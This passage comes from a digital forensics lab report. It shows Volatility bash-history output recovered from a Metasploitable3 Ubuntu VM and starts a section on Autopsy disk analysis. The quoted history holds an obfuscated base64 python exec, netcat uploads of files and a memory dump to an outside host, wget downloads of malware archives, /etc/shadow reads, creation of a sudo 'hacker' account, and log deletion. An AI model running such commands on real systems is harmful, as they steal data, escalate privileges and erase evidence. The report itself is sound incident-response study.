    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo EtUfWiQuXVtgOKMeyzaUMrJQyMOfnkLi;command -v 'bash' && echo true;echo EtUfWiQuXVtgOKMeyzaUMrJQyMOfnkLi
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo jTRDCFaRzeoXhTTtKstazBvwgOsXMSOF;command -v command;echo jTRDCFaRzeoXhTTtKstazBvwgOsXMSOF
    2066 bash                 2024-04-17 19:55:11 UTC+0000   /usr/bin/python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').
getencoder('utf-8')('eNrLzC3ILypRKCiptAYResUFieV5Gur6SZl5+kmJxRnqmgDdwwv8')[0])) "
    2129 bash                 2024-04-17 19:55:25 UTC+0000   nc 192.168.1.88 5555
    2129 bash                 2024-04-17 19:55:44 UTC+0000   sudo mkdir test
    2413 bash                 2024-04-17 20:29:17 UTC+0000   sudo apt-get update
    2413 bash                 2024-04-17 20:31:20 UTC+0000   sudo su www-data
    2413 bash                 2024-04-17 20:32:53 UTC+0000   sudo nano /etc/passwd
    2413 bash                 2024-04-17 20:33:57 UTC+0000   sudo -l
    2578 bash                 2024-04-17 20:39:52 UTC+0000   apt-get update
    2578 bash                 2024-04-18 01:35:57 UTC+0000   clear
     462 bash                 2024-04-18 02:02:15 UTC+0000   sudo ua status
     462 bash                 2024-04-18 02:02:15 UTC+0000   last
     462 bash                 2024-04-18 02:02:15 UTC+0000   date
     462 bash                 2024-04-18 02:02:15 UTC+0000   sudo cat /etc/shadow
     462 bash                 2024-04-18 02:02:15 UTC+0000   apt list --upgradeable
     462 bash                 2024-04-18 02:02:15 UTC+0000   pwd
     462 bash                 2024-04-18 02:02:15 UTC+0000   /
     462 bash                 2024-04-18 02:02:15 UTC+0000   cat hack.txt
     462 bash                 2024-04-18 02:02:15 UTC+0000   python3
     462 bash                 2024-04-18 02:02:15 UTC+0000   a
     462 bash                 2024-04-18 02:02:15 UTC+0000   sudo mkdir shuvo
     462 bash                 2024-04-18 02:02:15 UTC+0000   ls
     462 bash                 2024-04-18 02:02:15 UTC+0000   sudo cat /etc/shadow
     462 bash                 2024-04-18 02:02:15 UTC+0000   cat /etc/shadow
     462 bash                 2024-04-18 02:02:15 UTC+0000   sudo -l
     462 bash                 2024-04-18 02:02:15 UTC+0000   sudo mkdir hackfile
     462 bash                 2024-04-18 02:02:15 UTC+0000   ls
     462 bash                 2024-04-18 02:02:15 UTC+0000   i
     462 bash                 2024-04-18 02:02:15 UTC+0000   apt list --upgradable
     462 bash                 2024-04-18 02:02:15 UTC+0000   exit
     462 bash                 2024-04-18 02:02:15 UTC+0000   ls
     462 bash                 2024-04-18 02:02:15 UTC+0000   exit
```


```
     462 bash                 2024-04-18 02:02:15 UTC+0000   sudo mkdir hackfile
     462 bash                 2024-04-18 02:02:15 UTC+0000   ls
     462 bash                 2024-04-18 02:02:15 UTC+0000   i
     462 bash                 2024-04-18 02:02:15 UTC+0000   apt list --upgradable
     462 bash                 2024-04-18 02:02:15 UTC+0000   exit
     462 bash                 2024-04-18 02:02:15 UTC+0000   ls
     462 bash                 2024-04-18 02:02:15 UTC+0000   exit
     462 bash                 2024-04-18 02:02:15 UTC+0000   nc 10.20.205.190 12345 < /home/vagrant/hack.txt
     480 bash                 2024-04-18 02:02:28 UTC+0000   sudo insmod ./lime-3.13.0-170-generic.ko ???path=/home/vagrant/hackfile/linux64.mem fortmat=raw???
     480 bash                 2024-04-18 02:02:28 UTC+0000   cd /
     480 bash                 2024-04-18 02:02:28 UTC+0000   echo "This is the test email" | mail -s "email check from shuvo" shovoghosh@outlook.com
     480 bash                 2024-04-18 02:02:28 UTC+0000   sudo dpkg-reconfigure postfix
     480 bash                 2024-04-18 02:02:28 UTC+0000   apt get postfix
     480 bash                 2024-04-18 02:02:28 UTC+0000   echo -e "To: shovoghosh@outlook.com\nFrom: shuvocljob@gmail.com\nSubject: Test email by shuvo\n\nThis is th
e body of the email, Thanks" | ssmtp shovoghosh@outlook.com
     480 bash                 2024-04-18 02:02:28 UTC+0000   sudo nano /etc/ssmtp/ssmtp.conf
     480 bash                 2024-04-18 02:02:28 UTC+0000   echo -e "To: shovoghosh@outlook.com\nFrom: s.c.mou@outlook.com\nSubject: Test email by shuvo\n\nThis is the
 body of the email, Thanks" | ssmtp shovoghosh@outlook.com
     480 bash                 2024-04-18 02:02:28 UTC+0000   sudo nano /etc/ssmtp/ssmtp.conf
     480 bash                 2024-04-18 02:02:28 UTC+0000   nc 192.168.1.88 12345
     480 bash                 2024-04-18 02:02:28 UTC+0000   git clone https://github.com/microsoft/avml.git
     480 bash                 2024-04-18 02:02:28 UTC+0000   apt install lime-forensics-dkms git build-essential
     480 bash                 2024-04-18 02:02:28 UTC+0000   cat hackfile
     480 bash                 2024-04-18 02:02:28 UTC+0000   pwd
     480 bash                 2024-04-18 02:02:28 UTC+0000   sudo insmod ./lime-5.4.0-148-generic.ko ???path=/home/vagrant/linux64.mem fortmat=raw???
     480 bash                 2024-04-18 02:02:28 UTC+0000   nano hack.txt
     480 bash                 2024-04-18 02:02:28 UTC+0000   git clone https://github.com/504ensicsLabs/LiME.git
     480 bash                 2024-04-18 02:02:28 UTC+0000   cd LiME/src
     480 bash                 2024-04-18 02:02:28 UTC+0000   cat hack.txt
     480 bash                 2024-04-18 02:02:28 UTC+0000   ls
     480 bash                 2024-04-18 02:02:28 UTC+0000   ls
     480 bash                 2024-04-18 02:02:28 UTC+0000   sudo insmod ./lime-3.13.0-170-generic.ko ???path=/home/vagrant/linux64.mem fortmat=raw???
     480 bash                 2024-04-18 02:02:28 UTC+0000   cd /home/vagrant
     480 bash                 2024-04-18 02:02:28 UTC+0000   sudo apt install sendmail
     480 bash                 2024-04-18 02:02:28 UTC+0000   apt install ssmtp
     480 bash                 2024-04-18 02:02:28 UTC+0000   sudo nano /etc/ssmtp/ssmtp.conf
     480 bash                 2024-04-18 02:02:28 UTC+0000   touch down
     480 bash                 2024-04-18 02:02:28 UTC+0000   nc 192.168.1.88 12345 < hackfile
     480 bash                 2024-04-18 02:02:28 UTC+0000   ls
```

```
480 bash  2024-04-18 02:02:28 UTC+0000  git clone https://github.com/504ensicsLabs/LiME.git
480 bash  2024-04-18 02:02:28 UTC+0000  cd LiME/src
480 bash  2024-04-18 02:02:28 UTC+0000  cat hack.txt
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  sudo insmod ./lime-3.13.0-170-generic.ko ???path=/home/vagrant/linux64.mem fortmat=raw???
480 bash  2024-04-18 02:02:28 UTC+0000  cd /home/vagrant
480 bash  2024-04-18 02:02:28 UTC+0000  sudo apt install sendmail
480 bash  2024-04-18 02:02:28 UTC+0000  apt install ssmtp
480 bash  2024-04-18 02:02:28 UTC+0000  sudo nano /etc/ssmtp/ssmtp.conf
480 bash  2024-04-18 02:02:28 UTC+0000  touch down
480 bash  2024-04-18 02:02:28 UTC+0000  nc 192.168.1.88 12345 < hackfile
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  sudo ./avml /path_to_output/memdump.avml
480 bash  2024-04-18 02:02:28 UTC+0000  cd ..
480 bash  2024-04-18 02:02:28 UTC+0000  cd avml
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  sudo insmod ./lime-5.4.0-148-generic.ko ???path=/root/linux64.mem fortmat=raw???
480 bash  2024-04-18 02:02:28 UTC+0000  nano hackfile
480 bash  2024-04-18 02:02:28 UTC+0000  make
480 bash  2024-04-18 02:02:28 UTC+0000  chmod +x down
480 bash  2024-04-18 02:02:28 UTC+0000  cd .
480 bash  2024-04-18 02:02:28 UTC+0000  mv /home/vagrant/avml.1 home/vagrant/avml
480 bash  2024-04-18 02:02:28 UTC+0000  cd avml
480 bash  2024-04-18 02:02:28 UTC+0000  pwd
480 bash  2024-04-18 02:02:28 UTC+0000  mv /home/vagrant/avml.1 home/vagrant/avml/
480 bash  2024-04-18 02:02:28 UTC+0000  nc 192.168.1.88 12345 < hack.txt
480 bash  2024-04-18 02:02:28 UTC+0000  sudo ./avml /path_to_output/memdump.avml
480 bash  2024-04-18 02:02:28 UTC+0000  wget 192.168.1.88:8000/avml
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  cd avml
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  sudo vim /etc/gai.conf
480 bash  2024-04-18 02:02:28 UTC+0000  ll -h
```

```
480 bash  2024-04-18 02:02:28 UTC+0000  ll -h
480 bash  2024-04-18 02:02:28 UTC+0000  wget 192.168.1.88:8000/avml
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  chmod +x avml
480 bash  2024-04-18 02:02:28 UTC+0000  ./avml --help
480 bash  2024-04-18 02:02:28 UTC+0000  ./avml mem.dmp
480 bash  2024-04-18 02:02:28 UTC+0000  cd ..
480 bash  2024-04-18 02:02:28 UTC+0000  avml --compress output.lime.compressed
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  sudo nano /etc/gai.conf
480 bash  2024-04-18 02:02:28 UTC+0000  apt install mailutils
480 bash  2024-04-18 02:02:28 UTC+0000  cleart
480 bash  2024-04-18 02:02:28 UTC+0000  clear
480 bash  2024-04-18 02:02:28 UTC+0000  apt install links2
480 bash  2024-04-18 02:02:28 UTC+0000  links2 -g http://google.com
480 bash  2024-04-18 02:02:28 UTC+0000  links2 http://google.com
480 bash  2024-04-18 02:02:28 UTC+0000  nc 192.168.1.88 12345 < mem.dmp
480 bash  2024-04-18 02:02:28 UTC+0000  sudo apt install mailutils
480 bash  2024-04-18 02:02:28 UTC+0000  cd ..
480 bash  2024-04-18 02:02:28 UTC+0000  sudo journalctl
480 bash  2024-04-18 02:02:28 UTC+0000  journalctl -f
480 bash  2024-04-18 02:02:28 UTC+0000  logrotate /etc/logrotate.conf --force
480 bash  2024-04-18 02:02:28 UTC+0000  cat /etc/logrotate.d/apache2
480 bash  2024-04-18 02:02:28 UTC+0000  cat /etc/logrotate.conf
480 bash  2024-04-18 02:02:28 UTC+0000  cd /var/log/journal/
480 bash  2024-04-18 02:02:28 UTC+0000  cat /var/log/kern.log
480 bash  2024-04-18 02:02:28 UTC+0000  cd /
480 bash  2024-04-18 02:02:28 UTC+0000  cd /var/log/journal/
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  cd var
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  cd log
480 bash  2024-04-18 02:02:28 UTC+0000  ls
480 bash  2024-04-18 02:02:28 UTC+0000  catmysql.log
480 bash  2024-04-18 02:02:28 UTC+0000  cat mysql.log
480 bash  2024-04-18 02:02:28 UTC+0000  auth.log
480 bash  2024-04-18 02:02:28 UTC+0000  nano auth.log
```

```
480 bash    2024-04-18 02:02:28 UTC+0000   ls
480 bash    2024-04-18 02:02:28 UTC+0000   cd log
480 bash    2024-04-18 02:02:28 UTC+0000   ls
480 bash    2024-04-18 02:02:28 UTC+0000   catmysql.log
480 bash    2024-04-18 02:02:28 UTC+0000   cat mysql.log
480 bash    2024-04-18 02:02:28 UTC+0000   auth.log
480 bash    2024-04-18 02:02:28 UTC+0000   nano auth.log
480 bash    2024-04-18 02:02:28 UTC+0000   cd ..
480 bash    2024-04-18 02:02:28 UTC+0000   sudo adduser shuvoX
480 bash    2024-04-18 02:02:28 UTC+0000   sudo adduser shuvo1
480 bash    2024-04-18 02:02:28 UTC+0000   cat /etc/passwd
480 bash    2024-04-18 02:02:28 UTC+0000   awk -F: '{print $1}' /etc/passwd
480 bash    2024-04-18 02:02:28 UTC+0000   logout
480 bash    2024-04-18 02:02:28 UTC+0000   exit
480 bash    2024-04-18 02:02:50 UTC+0000   cat /etc/shadow
480 bash    2024-04-18 02:03:34 UTC+0000   clear
480 bash    2024-04-18 02:03:38 UTC+0000   mkdir file1
480 bash    2024-04-18 02:03:43 UTC+0000   mkdir file2
480 bash    2024-04-18 02:03:48 UTC+0000   mkdir file3
480 bash    2024-04-18 02:04:02 UTC+0000   cd file1
480 bash    2024-04-18 02:04:14 UTC+0000   touch hack1.txt
480 bash    2024-04-18 02:04:25 UTC+0000   touch virus.txt
480 bash    2024-04-18 02:04:31 UTC+0000   touch virusx
480 bash    2024-04-18 02:04:33 UTC+0000   ls
480 bash    2024-04-18 02:04:48 UTC+0000   cd ..
480 bash    2024-04-18 02:05:14 UTC+0000   mkdir virus
480 bash    2024-04-18 02:05:21 UTC+0000   cd virus
480 bash    2024-04-18 02:10:57 UTC+0000   nc -l -p 12345 > Kippo_DL_grabs_20130210.zip
480 bash    2024-04-18 02:12:37 UTC+0000   wget 192.168.1.88:8000/Kippo_DL_grabs_20130210.zip
480 bash    2024-04-18 02:12:59 UTC+0000   wget 192.168.1.88:8000/Malz2.zip
480 bash    2024-04-18 02:13:20 UTC+0000   wget 192.168.1.88:8000/Malz3.zip
480 bash    2024-04-18 02:13:39 UTC+0000   wget 192.168.1.88:8000/init.zip
480 bash    2024-04-18 02:13:57 UTC+0000   wget 192.168.1.88:8000/kippo_dl_Grabs_20130716.zip
480 bash    2024-04-18 02:14:15 UTC+0000   wget 192.168.1.88:8000/kippo_dl_Grabs_20131203.zip
480 bash    2024-04-18 02:14:51 UTC+0000   ls
480 bash    2024-04-18 02:16:40 UTC+0000   cd /
480 bash    2024-04-18 02:16:43 UTC+0000   clear
480 bash    2024-04-18 02:16:47 UTC+0000   sudo adduser hacker
480 bash    2024-04-18 02:17:18 UTC+0000   sudo usermod -aG sudo hacker
```


```
480 bash    2024-04-18 02:13:57 UTC+0000   wget 192.168.1.88:8000/kippo_dl_Grabs_20130716.zip
480 bash    2024-04-18 02:14:15 UTC+0000   wget 192.168.1.88:8000/kippo_dl_Grabs_20131203.zip
480 bash    2024-04-18 02:14:51 UTC+0000   ls
480 bash    2024-04-18 02:16:40 UTC+0000   cd /
480 bash    2024-04-18 02:16:43 UTC+0000   clear
480 bash    2024-04-18 02:16:47 UTC+0000   sudo adduser hacker
480 bash    2024-04-18 02:17:18 UTC+0000   sudo usermod -aG sudo hacker
480 bash    2024-04-18 02:17:42 UTC+0000   sudo userdel shuvo
480 bash    2024-04-18 02:17:49 UTC+0000   clear
480 bash    2024-04-18 02:18:00 UTC+0000   sudo userdel shuvo1
480 bash    2024-04-18 02:18:21 UTC+0000   sudo userdel -r shuvo1
480 bash    2024-04-18 02:19:02 UTC+0000   sudo usermod -l hacker shuvo
480 bash    2024-04-18 02:19:29 UTC+0000   sudo usermod -l shuvo hacker
480 bash    2024-04-18 02:19:45 UTC+0000   awk -F: '{print $1}' /etc/passwd
480 bash    2024-04-18 02:20:10 UTC+0000   sudo apt install rsync
480 bash    2024-04-18 02:20:24 UTC+0000   sudo apt install htop
480 bash    2024-04-18 02:20:58 UTC+0000   sudo apt install ufw
480 bash    2024-04-18 02:21:26 UTC+0000   sudo apt install fail2ban
480 bash    2024-04-18 02:22:11 UTC+0000   apt autoremove fail2ban
480 bash    2024-04-18 02:22:33 UTC+0000   apt remove fail2ban
480 bash    2024-04-18 02:24:55 UTC+0000   links2 http://google.com
480 bash    2024-04-18 02:26:07 UTC+0000   cd /var/log/syslog
480 bash    2024-04-18 02:26:11 UTC+0000   ls
480 bash    2024-04-18 02:26:18 UTC+0000   cd var
480 bash    2024-04-18 02:26:31 UTC+0000   cd/log/syslog
480 bash    2024-04-18 02:26:38 UTC+0000   cd /log/syslog
480 bash    2024-04-18 02:26:49 UTC+0000   cd log/syslog
480 bash    2024-04-18 02:26:59 UTC+0000   cd log
480 bash    2024-04-18 02:27:10 UTC+0000   clear
480 bash    2024-04-18 02:27:13 UTC+0000   ls
480 bash    2024-04-18 02:27:49 UTC+0000   nano auth.log
480 bash    2024-04-18 02:29:36 UTC+0000   touch test.log
480 bash    2024-04-18 02:29:38 UTC+0000   ls
480 bash    2024-04-18 02:30:10 UTC+0000   rm mysql.log
480 bash    2024-04-18 02:30:18 UTC+0000   cd ..
480 bash    2024-04-18 02:30:20 UTC+0000   ls
480 bash    2024-04-18 02:30:33 UTC+0000   cd backups
480 bash    2024-04-18 02:30:34 UTC+0000   ls
```



By thoroughly analyzing the output of the linux_bash plugin, we can gain deep insights into the actions performed by an attacker, aiding significantly in the response and mitigation of the incident.

Part – Four

Analyze storage image using Autopsy.



This forensic analysis report presents the findings from the examination of a forensic image named "**dimage.img**" representing a Ubuntu server 14 operating system. The analysis was conducted using the Autopsy digital forensics tool, which facilitated the extraction and examination of various data artifacts encompassing operating system programs, registry, web data, emails, user accounts, documents, and information pertaining to deleted files etc. A significant aspect of this investigation was the comprehensive timeline analysis.


Step 1: Create a New Image

We don't need to capture the image file, we directly use the virtual box .vdi file.

Forensic image: **Metasploitable3-ub1404-disk001.vdi**

We converted it to raw image using dd

```
sudo dd if=Metasploitable3-ub1404-disk001.vdi of=/home/shuvo/VirtualBox VMs/Metasploitable3-ub1404/dimage.img bs=4M  status=progress
```



We find some Carved files,

